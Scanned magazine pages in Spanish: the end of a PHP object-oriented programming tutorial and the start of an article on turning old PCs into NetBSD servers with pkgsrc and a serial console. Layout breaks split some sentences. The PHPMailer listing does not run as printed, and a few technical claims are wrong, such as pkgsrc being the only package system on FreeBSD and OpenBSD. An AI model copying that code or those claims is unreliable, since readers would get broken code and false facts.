Lo primero que haremos será declarar la clase con sus atributos en PHP. La operación es muy similar a la declaración de un *struct* en C o de otro elemento similar en otro lenguaje. Comenzaremos definiendo los atributos. Delante de cada uno indicamos el tipo de atributo del que se trata (público, privado o protegido). Si no indicamos nada, el atributo será considerado público (además, es posible que nos lance algún tipo de advertencia el intérprete de PHP).

¿Qué es eso de público, privado y protegido?

- Público (*public*): se puede acceder desde fuera de la clase.
- Privado (*private*): sólo se puede acceder desde dentro de la clase.
- Protegido (*protected*): se puede accede desde dentro de la clase y desde clases herederas.

Como éste es un artículo de introducción a la programación orientada a objetos con PHP no voy a centrarme demasiado en definir estos términos, ni otros relacionados como la herencia o el poliformismo.

Pasemos a implementar ya la creación de nuestra clase usuario siguiendo el diseño propuesto en el punto anterior (ver Listado 1).

Pero si son privados, ¿cómo accedemos a los atributos? Pues creando métodos, funciones propias de la clase, pública que accedan al atributo. ¿Qué ventajas tenemos con esta metodología? Aunque en este caso el acceso va a ser directo, en casos donde haya que realizar una comprobación, nos aseguramos que los objetos de la clase siempre tienen datos válidos, además de ocultar la implementación interna de la clase, creando una caja negra mucho más útil en grandes proyectos. Por ejemplo, un método "setNIF" en el que antes

Listado 3. Declaración del constructor

```
function __construct($id, $nombre, $apellidos, $codigoPostal){
                $this->id = $id;
                $this->nombre = $nombre;
                $this->apellidos = $apellidos;
                $this->codigoPostal = $codigoPostal;
        }
```

Listado 4. index.php

```
<?php
        include("clases.php");
        $vector_usuarios = array();
        $tmp = new Usuario(1, "José", "Gómez Martínez", 14004);
        array_push($vector_usuarios, $tmp);
        $tmp = new Usuario(2, "Javier", "Pérez García", 28080);
        array_push($vector_usuarios, $tmp);
        $tmp = new Usuario(3, "Jorge", "Reina Ramírez", 18001);
        array_push($vector_usuarios, $tmp);

        echo "<h2>Ejemplo orientaci&oacute;n
            a objetos con PHP para Linux+</h2>";

        foreach($vector_usuarios as $elemento_vector)
        {
           echo "<div>
                 <h3>Usuarios sistema</h3>
                 <ul>
                 <li>Id. - " . $elemento_vector->getId() . "</li>
                 <li>Nombre - " . $elemento_vector->getNombre() .
                "</li>
                 <li>Apellidos - " . $elemento_vector->
                                     getApellidos() . "</li>
                 <li>C&oacute;digo postal - " .
                     $elemento_vector->getCodigoPostal() .
                     "</li>
                                 </ul>
                         </div>";
        }
?>
```

de igualar el atributo al valor enviado por el usuario, se compruebe si la letra del NIF es válida, y en caso de no serlo, no se almacene el nuevo valor.

Veamos la implementación de esos métodos dentro de la clase (Listado 2).

¿Qué significa $this? $this es la variable que hace referencia a la instancia actual del objeto. En todos los lenguajes con orientación a objetos existe una variable, que hace referencia al objeto con el que se está trabajando. Si nunca habéis trabajado con este paradigma, lo entenderéis mejor con los ejemplos que desarrollaremos a continuación.

El siguiente paso es la creación del constructor de la clase. Puesto que la clase representa a objetos que se instancia y por lo tanto se crean en memoria, tenemos que tener alguna manera de crearlos para poder trabajar con ellos. El método para crearlos es el constructor.

Constructor

El constructor en PHP se define como se muestra a continuación (Listado 2).

Como podéis apreciar, es una función, con un nombre determinado "__construct" que recibe los parámetros necesarios para la clase y los asigna a los atributos de la clase.

Creando nuestra primera clase

Con todo lo que ya hemos explicado, podemos crear un ejemplo completo. Crearemos un par de objetos inicializándolos con unos valores que introduciremos nosotros y luego los mostraremos por pantalla. Para representarlo haremos uso de HTML.

Si en lugar de incluir nosotros los datos a mano, los incluyéramos a través de, por ejemplo, una conexión con una base de datos MySQL, en la que la clase también apareciera como una tabla, estaríamos creando las bases para una completa aplicación de usuarios con base de datos, que a la vez de fácil de implementar, sería fácil de modificar, mantener y mejorar.

Crearemos los objetos llamando al constructor, los insertaremos en un array y al final, los mostraremos por pantalla recorriendo el array de objetos que acabamos de crear. Usaremos las funciones de acceso a los atributos, ya que si intentamos acceder directamente a ellos nos devolverá el siguiente error al tratarse de atributos privados: "Fatal error: Cannot access private property Usuario::$id" (ver Listado 4). El resultado será el que podéis apreciar en la Figura 2. Habréis apreciado que hemos llamado al fichero donde habíamos definido la clase en el comienzo del artículo, para poder hacer uso del mismo desde este otro.

Sobrecarga

Otro concepto importante de la orientación a objetos es la sobrecarga de funciones. En lenguajes que no permiten la sobrecarga debemos definir dos métodos distintos (con nombre distinto) para poder trabajar con dos funciones que hacen lo mismo, pero reciben distintos tipos de datos. La sobrecarga es muy importante para el constructor ya que normalmente tendremos distintas formas de crear la clase.

En PHP no existen las sobrecargas como tal. Sin embargo, existen mecanismos para imitarla. Como ya he dicho, la sobrecarga es muy importante en el caso del constructor, así que haremos el ejemplo siguiente, sobrecargando esta función.

El mecanismo que seguimos para imitar a la sobrecarga es usar los atributos opcionales. Imaginad que queremos tener dos constructores distintos:

- Usuario(id, nombre, apellidos, codigoPostal): recibe los cuatro valores y los inicializa.
- Usuario (nombre, apellidos, codigoPostal): recibe los tres valores, los inicializa y el identificador también lo inicializa pero de forma aleatoria (o viendo cuál le corresponde si trabajáramos con una base de datos).

La implementación, sería tal como indicamos a continuación (tenemos que poner el parámetro $id al final para poder jugar con los atributos opcionales) como se muestra en el Listado 5.

Al poner el identificador al final, igualado a cero en la declaración, lo que le estamos diciendo al compilador es que:

- Si se llama con tres argumentos, el valor del identificador lo iguale a cero y por lo tanto entre en la parte inferior de la condición, donde se calcula el identificador aleatorio.
- Si se llama con cuatro argumentos, el identificador tomará el valor que el usuario le pase y por lo tanto funcionará como lo ha hecho hasta ahora.

Veamos un par de ejemplos de invocación de este constructor:

```
$usuario_1 =
   new Usuario("José", "Gómez
Martínez", 14004);
   $usuario_2 = new Usuario("José",
"Gómez Martínez", 14004, 10);
```

Ambas sentencias son válidas, la primera asigna un identificador aleatorio y la segunda, asigna el identificador igual a 10.

Listado 5. Sobrecarga del constructor

```
function __construct($nombre, $apellidos, $codigoPostal, $id = 0){
        if($id != 0)
        {
                $this->id = $id;
                $this->nombre = $nombre;
                $this->apellidos = $apellidos;
                $this->codigoPostal = $codigoPostal;
        }
        else
        {
                $this->id = rand(0,100);
                $this->nombre = $nombre;
                $this->apellidos = $apellidos;
                $this->codigoPostal = $codigoPostal;
        }
}
```

Herencia

Finalmente, antes de dar por terminado este artículo introductorio a la orientación a objetos con PHP, vamos a comentar brevemente cómo se implementa la herencia en PHP.

A través de la herencia, una clase hija hereda de su padre los atributos y métodos, de manera que si por ejemplo tenemos una clase padre "Figura" con un atributo "área", y dos clases hijas: "Rectángulo" y "Triángulo". La palabra clave para definir la herencia es: "extend" y la forma en que se define es:

- *class Padre,*
- *class Hija extends Padre.*

El constructor y los atributos, "base" y "altura" están definidos en la clase "Figura". El método "área" es propio de cada hija. Veamos la implementación y el resultado (Listado 6).

El resultado podéis verlo en la Figura 5. Como podéis comprobar calcula correctamente el área de cada figura. Es importante destacar que:

- No hemos creado un constructor ni para rectángulo ni para triángulo.
- Los atributos también los ha heredado.
- El compilador ha sabido perfectamente cómo calcular el área para cada tipo de objeto, obteniendo los datos de unos atributos compartidos por la clase padre.

Imaginad la potencia de esta técnica en aplicaciones más complejas y la cantidad de tiempo y problemas que podemos llegar a ahorrar.

Utilizando clases de terceros, encapsulamiento

Una de las grandes ventajas, además de todas las ya explicadas y comentadas, es la facilidad con que se puede encapsular todo, para que en desarrollos posteriores no haya problema alguno. La implementación pasa a un segundo plano y se utiliza como una caja negra que funciona de manera simple. Los atributos: públicos, privados y protegidos; que hemos comentado en un punto anterior, son la base del encapsulamiento.

Imaginad que en una aplicación web, necesitamos generar un fichero PDF o interactuar con el servidor de correo de Gmail o Google App. Como es lógico, sería costoso perder tanto tiempo en desarrollar algo de cierta dificultad y que ya existe. La solución, encontrar una clase que se encargue de alguna de estas labores. Quien dice estas dos labores, dice otras muchas, pero he puesto estos dos ejemplos porque he tenido que hacer uso de los mismos hace no mucho.




Figura 3. Área triángulo

Listado 6. Herencia.php

```
<?php
class Figura
{
        protected $base;
        protected $altura;

        function __construct($base, $altura)
        {
                $this->base = $base;
                $this->altura = $altura;
        }
}
class Rectangulo extends Figura
{
    function area(){
                return $this->base * $this->altura;
        }
}

class Triangulo extends Figura
{
    function area(){
                return $this->base * $this->altura /2;
        }
}
$rectangulo = new Rectangulo(2,2);
$triangulo = new Triangulo(2,2);

echo "<div>Para base = 2 y altura = 2:
                <ul>
                        <li>&Aacute;rea para el rect&aacute;ngulo:
                            " . $rectangulo->area() . "</li>
                        <li>&Aacute;rea para el tri&aacute;ngulo:
                            " . $triangulo->area() . "</li>
                </ul>
        </div>"
?>
```

Listado 7. Ejemplo de uso de clases de terceros

```
<?php
require_once 'class.phpmailer.php';

$correo = new PHPMailer ();

$correo->From = "nombre_usuario@gmail.com";
$correo->FromName = "Foo";
$correo->AddAddress ("destinatario@domain.com");
$correo->Subject = "Prueba para Linux+";
$correo->Body = "<h3>Enviando con Gmail</h3>";
$correo->IsHTML (true);

$correo->IsSMTP();
$correo->Host = 'ssl://smtp.gmail.com';
$correo->Port = 465;
$correo->SMTPAuth = true;
$correo->Username = 'nombre_usuario@gmail.com';
$correo->Password = '******';

if(!$correo->Send()) {
        echo 'Ha ocurrido un error: ' . $mail->ErrorInfo;
}
else {
{       echo '<p>Correo enviado con éxito</p>'.
}

?>
```

¿Cómo utilizar dichas clases? Lo primero es encontrarlas. Por ejemplo, en el caso de interactuar con el servicio de correo de Google tenemos PHP Mailer (*http://phpmailer.worxware.com/*). Las clases se presentan en ficheros fuente de PHP que deberemos agregar convenientemente a nuestro código con algunas de las instrucciones (elegiremos cada una en función a nuestras necesidades) que mostramos a continuación y que seguro que habéis usado en más de una ocasión:

- *require(ruta_fichero);*
- *include(ruta_fichero);*
- *require_once(ruta_fichero);*
- *include_once(ruta_fichero);*

Una vez agregado a nuestro código ya podremos interactuar con ella. Primero la instanciaremos y luego interactuaremos con sus atributos y sus métodos. Con PHPMailer podríamos hacer algo así (ver Listado 7).

Como podéis apreciar se siguen pasos que ya conocemos:

- Se referencia la clase desde el fichero en el que está implementada.
- Se instancia un objeto al que llamamos *correo*.
- A través de sus atributos y métodos, completamos los distintos datos importantes para el correo.
- Finalmente, llamamos al método *send* y en función de lo que nos devuelva, sabemos si se ha enviado correctamente el correo.

Para base = 2 y altura = 2:

Área para el rectángulo: 4
Área para el triángulo: 2

Figura 4. Resultado ejemplo herencia

En la red

- PHP – *http://php.net/*
- Apache – *http://www.apache.org/*
- PHPMailer – *http://phpmailer.worxware.com/*

Como podéis comprobar, tenemos acceso a funcionalidades complejas que de otra manera no podríamos implementar y gracias a los objetos la interacción con el código de terceros es mucho más simple y transparente.

Conclusiones

Cualquier desarrollador de software sabe apreciar el valor de la orientación a objetos y las ventajas que conlleva. Un lenguaje tan popular como PHP no podía ser menos, y nos ofrece las herramientas básicas para poder aprovecharnos también de esta paradigma. Aunque existen algunos detalles que no están tan pulidos como en otros lenguajes, sí tenemos prácticamente las mismas posibilidades si usamos nosotros las alternativas oportunas para "tapar esos defectos".

En un mundo en el que cada vez más se piensa en el desarrollo de aplicaciones cliente-servidor y en la "nube" de Internet, el conocer a fondo este tipo de herramientas, es más que necesario para poder seguir desarrollando software orientado a las últimas tendencias y necesidades de los usuarios.

Sobre el autor

Francisco Javier Carazo Gil es Ingeniero Técnico en Informática de Sistemas. Nacido en Córdoba, actualmente está estudiando Ingeniería en Informática además de trabajar en el Consejo Superior de Investigaciones Científicas. Es webmaster de LinuxHispano.net, sitio del que es uno de los fundadores, además de ser el responsable de LinuxHispano-Juegos y colaborador habitual del podcast de LinuxHispano. En esta revista es colaborador habitual y sus intereses son principalmente el software libre, la programación y todo lo relacionado con GNU/Linux. Su sitio web personal es *jcarazo.com*. Podéis contactar con él a través de *carazo@gmail.com*.

NetBSD
y reutilización de equipos informáticos

José B. Alos

Paradójicamente, aunque la vida útil efectiva de la mayor parte de computadores personales y estaciones de trabajo suele estar comprendida entre los tres y cinco años, por la utilización de nuevo software cuyos requisitos se incrementan en cada versión, es sustancialmente inferior a su vida útil real.

Para responder a la pregunta sobre el sentido de desprenderse de un equipo o de un ordenador personal obsoleto, presentamos el siguiente artículo cuyo objetivo consiste en mostrar sucintamente cómo transformar ese equipo abandonado que la mayor parte de nosotros tiene en un servidor dedicado.

En este caso, vamos a utilizar para ello sistemas operativos de la familia BSD y más concretamente NetBSD debido a su carácter multiplataforma.

Los sistemas operativos BSD: NetBSD

Así, mientras FreeBSD es un sistema orientado a equipos de sobremesa, basados en arquitecturas IA32 principalmente, OpenBSD centra su atención en la seguridad informática, NetBSD pretende hacer extensivo los sistemas Unix-BSD a la mayor parte de plataformas informáticas existentes en el mercado. En estos momentos, NetBSD 5.0.1 está disponible para 57 plataformas, desde IA32, VAX, Sun2 hasta equipos como la SONY PlayStation 2.

La filosofía de desarrollo BSD es radicalmente distinta a la utilizada en los sistemas GNU/Linux. Así, mientras que en este último caso, los equipos de desarrollo están abiertos en teoría a todo aquel que desee participar en el proyecto, los sistemas de BSD cuentan con un equipo cerrado de desarrolladores que permiten garantizar, según los responsables, una mayor calidad y fiabilidad del producto final así como preservar la tradición de desarrollo e investigación que dio origen a esta familia de sistemas operativos.

Conceptualmente, tanto los kernel de Linux como de los sistemas BSD, pertenecen a la familia de los sistemas

En este artículo aprenderás...

- Cómo aprovechar equipos obsoletos y convertirlos en servidores dedicados,
- Instalación y operación básica con el sistema operativo NetBSD,
- Gestión de paquetes mediante la utilidad pkgsrc.

Lo que deberías saber...

- Conocimientos de sistemas Unix a nivel de desarrollador.,
- Compilación de software mediante GNU Autoconf / GNU gmake,
- Instalación de sistemas GNU/Linux o Unix,
- Instalación, configuración y administración de paquetes de software.

macrokernel, en contraposición a GNU/Hurd y Minix 3.0 que son microkernel, y como es habitual en el mundo OpenSource, la mayor parte.

La evolución histórica de NetBSD comienza en 1993 tras la liberación de la versión 0.8 a partir de los sistemas 386BSD y 4.3BSD Lite, desarrollado por la Universidad de California en la que posteriormente, se integraron las modificaciones de 4.4BSD Lite, última versión liberada de este sistema de cara a facilitar un sistema BSD que satisficiera los siguientes objetivos:

- Portabilidad a una amplia gama de plataformas,
- Incorporaciones de seguridad informática por defecto,
- Calidad y exactitud en el código fuente,
- Adherencia a los estándares internacionales.

En el momento de escribir el presente artículo, la versión de NetBSD es la 5.0.1 ty presenta las siguientes características:

- Rendimiento mejorado en aplicaciones multithread,
- Escalabilidad en sistemas SMP y procesadores multi-core,
- Rendimiento I/O y en la pila de comunicaciones de red,
- Capacidades transaccionales para el sistema de ficheros FFS (metadata journaling),
- Gestión del consumo eléctrico mediante Power Management Framework (ACPI) para equipos portátiles,
- Emulación binaria de sistemas Linux.

Amén de otras capacidades avanzadas como el gestor de memoria dinámica jemalloc, escritura en sistemas de ficheros UDF y soporte para virtualización mediante Xen 3.3 para plataformas IA32 y AMD64.




Figura 1. Organización de los discos IDE. Concepto de disklabel

Aplicaciones para los sistemas NetBSD

La familia de los sistemas NetBSD posee una amplia gama de software OpenSource disponible (más de 8.000 en la actualidad), al igual que sucede en los sistemas GNU/Linux aprovechando los desarrollos bajo la cobertura de proyectos GPL y BSD. Además, la emulación binaria de sistemas Linux permite la utilización de aplicaciones como Firefox o Adobe Acrobat Reader en estos sistemas, sin necesidad de recompilar o alterar el código.

Primeros pasos con NetBSD

NetBSD y en general los sistemas operativos BSD poseen dos características que deben ser tenidas en cuenta por los usuarios GNU/Linux:

- El intérprete de comandos o shell por defecto es la C-shell o /bin/csh,
- La utilización del comando su(1) por un usuario requiere su inclusión en el grupo wheel.

Vamos a partir de un equipo con procesador PentiumII dotado de un disco duro IDE, una tarjeta FastEthernet en el que vamos a eliminar teclado y monitor para convertirlo en un servidor dedicado encargado de ejecutar un servidor WWW mediante la instalación de Apache.

Preparación de la instalación

La instalación del sistema NetBSD consta de dos fases: en primer lugar, la instalación del núcleo que contiene el programa sysinst cuya finalidad es preparar el disco duro para la instalación del sistema operativo y que puede arrancarse desde CD-ROM, DVD-ROM, o dispositivos USB.

La segunda fase es necesaria para acceder a todos los ejecutables necesarios para poder trabajar con el sistema de modo interactivo; ejecutables que pueden ser obtenidos a través de la red vía FTP o NFS.

Obtener la imagen ISO 9960 del sistema NetBSD 5.0 a instalar en la siguiente URL: *ftp://ftp.NetBSD.org/pub/NetBSD/iso/5.0/* y proceder a su grabación. Habilitar el arranque desde dispositivos IDE CD-ROM en el




Figura 2. Primera etapa en la instalación de un sistema NetBSD




Figura 3. Segunda etapa en la instalación de un sistema NetBSD

Figura 4. Durante el proceso de instalación, tenemos que seleccionar la opción (b) Use serial port com0

equipo a instalar e iniciar el arranque insertando el CD-ROM grabado previamente.

Antes de proceder a la instalación del sistema NetBSD es de suma importancia tener claro cómo está organizado el uso de los discos duros IDE, para los sistemas BSD. En estos sistemas, y esto es válido también para FreeBSD y OpenBSD, como es sabido, un disco IDE está limitado a 4 particiones primarias, lo que en teoría conduciría a un máximo de 4 sistemas de ficheros por disco, sin utilizar tecnologías RAID; sin embargo, los sistemas BSD utilizan una de estas cuatro particiones primarias para crear un disco duro dedicado, denominado "disklabel", en el cual, pueden definirse hasta 8 particiones o slices, tal y como se muestra en la Figura 1.

Tabla 1. Sistemas operativos admitidos por el gestor de paquetes pkgsrc

NetBSD	Agosto 1997
Solaris	Marzo 1999
Linux	Junio 1999
Darwin (Mac OS X)	Octubre 2001
FreeBSD	Noviembre 2002
OpenBSD	Noviembre 2002
IRIX	Diciembre 2002 BSD/ OS Diciembre 2003
AIX	Diciembre 2003
Interix (Microsoft Windows Services for Unix)	Marzo 2004
DragonFlyBSD	Octubre 2004
OSF/1	Noviembre 2004
HP-UX	Abril 2007

En la Figura 1 se aprecia que el disco duro posee dos particiones primarias, la partición 0, destinada a albergar un sistema de ficheros MS-DOS o similar y la partición 1 destinada a albergar un disklabel de NetBSD. Es precisamente dentro de esa partición, que en el mundo Linux se reconoce como `/dev/hda2` donde se pueden crear hasta 8 slices destinadas a albergar sistemas de ficheros para el sistema operativo NetBSD y que aparecen en este sistema como `/dev/wd0a`, `/dev/wd0b`, y `/dev/wd0e`, para los sistemas de ficheros raíz, swap y `/usr`, respectivamente.

Una vez comprendido este tema, importante en el caso de que no queramos destinar el disco completo en exclusiva, es posible iniciar la instalación del sistema NetBSD en el que, de forma interactiva, deberemos proporcionar la información solicitada concerniente a la reorganización de los sistemas de ficheros, comunicaciones TCP/IP así como las configuraciones locales de idioma, uso horario y dispositivos I/O.

Es precisamente durante esta fase donde deben realizarse la configuración de las interfaces de red de nuestro futuro servidor dedicado como el particionamiento del disco, la selección de protocolo de comunicaciones: Ipv4 o Ipv6 y la configuración de los interfaces de red, según se desee una dirección de red IP estática o dinámica obtenible mediante solicitud a un servidor DHCP que pudiera estar instalado en la red a la que va a conectarse este equipo.

Tras este paso, se procede a la extracción e instalación de los paquetes de la distribu-

Acrónimos

- CPD: *Centro de Proceso de Datos,*
- DES: *Data Encription Standard,*
- MD: *Message Diggest,*
- SMP: *Symmetric Multiprocessor,*
- FFS: *Berkeley Fast File System,*
- BSD: *Berkeley Software Distribution,*
- DHCP: *Dynamic Host Client Protocol,*
- USB: *Universal Serial Bus.*

ción NetBSD o sets, seleccionados anteriormente en la Figura 2.

Por último, es preciso seleccionar el algoritmo de encriptación de claves, a elegir entre DES, MD5, Blowfish 2^7, SHA1 o el tradicional y desaconsejado crypt(3) de los sistemas Unix, así como la clave y shell del superusuario.

Configuración de la consola RS-232

Puesto que en nuestro equipo no disponemos de teclado y monitor, como dispositivos de I/O estándar, realizaremos la función de la consola BIOS a través del puerto serie RS-232. Para ello, durante el proceso de instalación, seleccionaremos en la Figura 4 la opción (b) Use serial port com0 tal y como se indica.

Por defecto, los puertos serie RS-232 están configurados a 9600 baudios, 8 bits de datos, sin bit de paridad y 1 bit de stop; configuración que puede ser modificada. Por esta razón, y en lo sucesivo, para el acceso al computador necesitaremos un cable MODEM nulo para, mediante un ordenador portátil o un servidor de terminales, poder continuar con la configuración del sistema, aspecto que veremos en la siguiente sección.

Una vez concluida la instalación, es necesario reiniciar el equipo, desconectar nuestro monitor y teclado y tener en cuenta que debemos proceder a conectar un equipo destinado a proporcionar los dispositivos de I/O necesarios para implementar la consola BIOS de éste.

En cualquier caso, y dado que uno de los aspectos más potentes de NetBSD es la calidad de la documentación, se recomienda la consulta de "NetBSD Guide" disponible en *http://www.netbsd.org/docs/guide*.

Configuración de los equipos de I/O Estándar

Como hemos anticipado en la sección precedente, nuestro futuro servidor dedicado se halla desprovisto de pantalla y teclado, con lo que el acceso a consola lo realizaremos a través del primer puerto serie COM1. En este caso tenemos dos opciones:

- Utilizar un servidor de terminales,
- Utilizar un ordenador personal.

Los servidores de terminales son dispositivos que poseen un sistema operativo dedicado y que disponen de varios puertos RS-232 junto con una interfaz NIC de red Ethernet para permitir la conexión a nuestra red TCP-IP. Estos dispositivos son de gran utilidad cuando disponemos de un parque de servidores dedicados para cada uno de los cuales, necesitamos proporcionar una I/O Estándar, esto es, una consola, como sucede en el caso de los Centros de Procesos de Datos (CPD).

En nuestro caso, vamos a centrarnos en el segundo caso en el que supondremos la

Listado 1. Compilación y verificación del paquete Apache mediante pkgsrc

```
# cd /usr/pkgsrc/www/apache
# make
=> Bootstrap dependency digest>=20010302: found digest-20080510
===> Skipping vulnerability checks.
WARNING: No /var/db/pkg/pkg-vulnerabilities file found.
WARNING: To fix run: `/usr/pkg/sbin/download-vulnerability-list'.
=> Fetching apache_1.3.41.tar.gz
=> Total size: 2483180 bytes
Connected to mirror.nyi.net.
220-FTP server ready.
220 Only anonymous FTP is allowed here
230-Your bandwidth usage is restricted
230 Anonymous user logged in
Remote system type is UNIX.
Using binary mode to transfer files.
200 TYPE is now 8-bit binary
250-Please try to use a mirror if at all possible.  There is a complete
list
250-of mirrors available at <http://www.apache.org/mirrors/>,
    and a script
....
cc -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 -DNETBSD  -DEAPI
   -DEAPI_MM -O2 -I/usr/include -I/usr/pkg/include `../apaci`
   -o checkgid -L/usr/pkg/lib -L/usr/lib -Wl,-R/usr/lib
   -L/usr/pkg/lib -Wl,-R/usr/pkg/lib -L../os/unix -L../ap checkgid.o
   -lm -lap -los  -lcrypt  -lmm -lexpat
<=== src/support
<=== src
=> Unwrapping files-to-be-installed.
=> Creating /usr/pkgsrc/www/apache/work/apache
```

Listado 2. Instalación de Apache 1.3.41 en el sistema NetBSD

```
# make install
...
===========================================================================
The following files should be created for apache-1.3.41:

        /etc/rc.d/apache (m=0755)
            [/usr/pkg/share/examples/rc.d/apache]

===========================================================================
=> Registering installation for apache-1.3.41
apache-1.3.41 requires installed package expat-2.0.1
apache-1.3.41 requires installed package libmm-1.4.2nb1
```

utilización de un ordenador personal portátil de última generación en el que, el primer problema con el que nos encontramos es la falta de puertos serie RS-232, ya que en la actualidad, la mayor parte de estos dispositivos han sido reemplazados por puertos USB.

Para obviar este inconveniente, es preciso utilizar un conversor USB a RS-232 y asegurar que en sistemas GNU/Linux, el módulo usbserial.o es cargado:

```
# modprobe usbserial
# lsmod usbserial
usbserial         30252    0
```

que estará disponible si nuestro kernel Linux ha sido compilado con las siguientes opciones:

```
#
# USB Serial Converter support
#
CONFIG_USB_SERIAL=m
CONFIG_USB_SERIAL_GENERIC=y
```

Una vez conectado el adaptador USB a RS-232 al puerto USB de nuestro portátil GNU/Linux, podemos obtener los dispositivos /dev/ttyUSB[0-255] con el major number 188 y la conexión serie a nuestro futuro servidor dedicado puede realizarse mediante emuladores como `minicom(1)` o `seyon(1)`, según se prefiera utilizar la consola de texto o un cliente X11, respectivamente.

Para mayores detalles sobre el particular, es posible consultar la descripción de este módulo en Documentation/usb/usb-serial.txt, que incorpora una lista de adaptadores soportados.

Instalación de software adicional

El sistema de gestión de paquetes pkgsrc

Una vez concluido el proceso de instalación de NetBSD 5.0.1 en nuestro servidor dedicado es el momento de proceder a instalar el software adicional que vamos a necesitar. Para ello, necesitamos profundizar en el sistema centralizado de gestión de paquetes pkgsrc, para sistemas Unix.

Una de las diferencias fundamentales de GNU/Linux con respecto a la familia de sistemas BSD es la gestión de paquetes. Si en el caso de las distribuciones Linux coexisten los formatos Debian (Deb) y RPMS junto con el tradicional tarball de las distribuciones Slackware y, por consiguiente las herramientas de gestión de paquetes constituyen uno de los elementos diferenciales de una distribución GNU/Linux, los sistemas BSD y esto es válido para FreeBSD y OpenBSD también, poseen pkgsrc como único sistema de gestión, que proporciona las siguientes características:

- Fácil generación de los ejecutables a partir del código fuente,
- Instalación consistente con la estructura de directorios establecida en sistemas BSD,
- Portabilidad absoluta a todas las plataformas soportadas por NetBSD,
- Los aspectos de configuración, encriptación y licencias están descritos en un único fichero de configuración,
- El árbol completo del código fuente de todos los paquetes es disponible bajo licencia BSD.

Listado 3. Información sobre el paquete apache-1.3.41 instalado

```
# pkg_info apache
Information for apache-1.3.41:

Comment:
Apache HTTP (Web) server

Requires:
libmm>=1.4.0
expat>=2.0.0nb1

Description:
The Apache HTTP Server Project is a collaborative software development
effort aimed at creating a robust, commercial-grade, featureful, and
freely-available source code implementation of an HTTP (Web) server.

Homepage:
http://httpd.apache.org/
```

Listado 4. Eliminación del paquete apache en el sistema NetBSD

```
# pkg_delete -r apache
Executing `/bin/rmdir /usr/pkg/lib/httpd 2>/dev/null || true'
=====================================================================
The following users are no longer being used by apache-1.3.41,
and they can be removed if no other software is using them:

        www

=====================================================================
=====================================================================

The following groups are no longer being used by apache-1.3.41,
and they can be removed if no other software is using them:

        www

=====================================================================
=====================================================================
```

Para iniciar el proceso de obtención, debemos seguir los siguiente pasos: Obtener los ficheros del gestor pkgsrc. Dicha fuente puede obtenerse como un fichero TGZ, o bien de un servidor CVS o mediante el protocolo SUP (Software Update Protocol). En el primer caso:

```
$ ftp ftp://ftp.NetBSD.org/pub/
pkgsrc/current/pkgsrc.tar.gz
```

Por simplicidad, vamos a utilizar el fichero más actual para pkgsrc, que se genera diariamente. Si alternativamente, se desea actualizar los ficheros de pkgsrc, recomendamos la obtención mediante un servidor CVS mediante el establecimiento de las dos variables de entorno:

```
# setenv CVSROOT anoncvs@anoncvs.net
bsd.org:/cvsroot
# setenv CVS_RSH ssh
```

o bien, dejándolas fijas en el fichero .cshrc. Recordaremos de nuevo que el intérprete de comandos o shell por defecto de los sistemas BSD es la C-shell.

La descompresión del fichero *pkgsrc.tar.gz* en nuestro servidor debe realizarse desde el directorio raíz:

```
# cd / && tar xvfz pkgsrc.tar.gz
```

